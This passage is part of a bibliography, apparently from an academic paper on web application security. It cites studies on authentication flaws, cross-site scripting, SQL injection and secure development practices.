- [4] M. M. Hassan, S. S. Nipa, M. Akter, R. Haque, F. N. Deepa, M. Rahman, M. A. Siddiqui, M. H. Sharif, Broken Authentication and Session Management Vulnerability: A Case Study Of Web Application, International Journal of Simulation: Systems, Science and Technology 19 (2018). URL: <http://ijssst.info/Vol-19/No-2/paper6.pdf>. doi:10.5013/IJSSST.a.19.02.06.
- [5] S. K. Lala, A. Kumar, S. T., Secure Web development using OWASP Guidelines, in: 2021 5th International Conference on Intelligent Computing and Control Systems (ICICCS), 2021, pp. 323–332. doi:10.1109/ICICCS51141.2021.9432179.
- [6] G. Buah, S. Memusi, J. Munyi, T. Brown, R. A. Sowah, Vulnerability Analysis of Online Banking Sites to Cross-Site Scripting and Request Forgery Attacks: A Case Study in East Africa, in: 2021 IEEE 8th International Conference on Adaptive Science and Technology (ICAST), 2021, pp. 1–5. doi:10.1109/ICAST52759.2021.9681978.
- [7] A. K. Priyanka, S. S. Smruthi, WebApplication Vulnerabilities:Exploitation and Prevention, in: 2020 Second International Conference on Inventive Research in Computing Applications (ICIRCA), 2020, pp. 729–734. doi:10.1109/ICIRCA48905.2020.9182928.
- [8] F. Q. Kareem, S. Y. Ameen, A. A. Salih, D. M. Ahmed, S. F. Kak, H. M. Yasin, I. M. Ibrahim, A. M. Ahmed, Z. N. Rashid, N. Omar, SQL Injection Attacks Prevention System Technology:

Review, Asian Journal of Research in Computer Science 10 (2021) 13–32. doi:10.9734/ajrcos/2021/v10i330242.

- [9] A. Kumar, S. Taterh, Analysis of Various Levels of Penetration by SQL Injection Technique Through DVWA, Journal of Advanced Computing and Communication Technologies 4 (2016) 28–32. URL: <http://www.jacotech.org/index.php/paper/paper/paperDetails/87>.
- [10] T. Duong, J. Rizzo, Cryptography in the Web: The Case of Cryptographic Design Flaws in ASP.NET, in: 2011 IEEE Symposium on Security and Privacy, 2011, pp. 481–489. doi:10.1109/SP.2011.42.
- [11] M. Xu, D. Wang, Q. Wang, Q. Jia, Understanding security failures of anonymous authentication schemes for cloud environments, Journal of Systems Architecture 118 (2021) 102206. doi:10.1016/j.sysarc.2021.102206.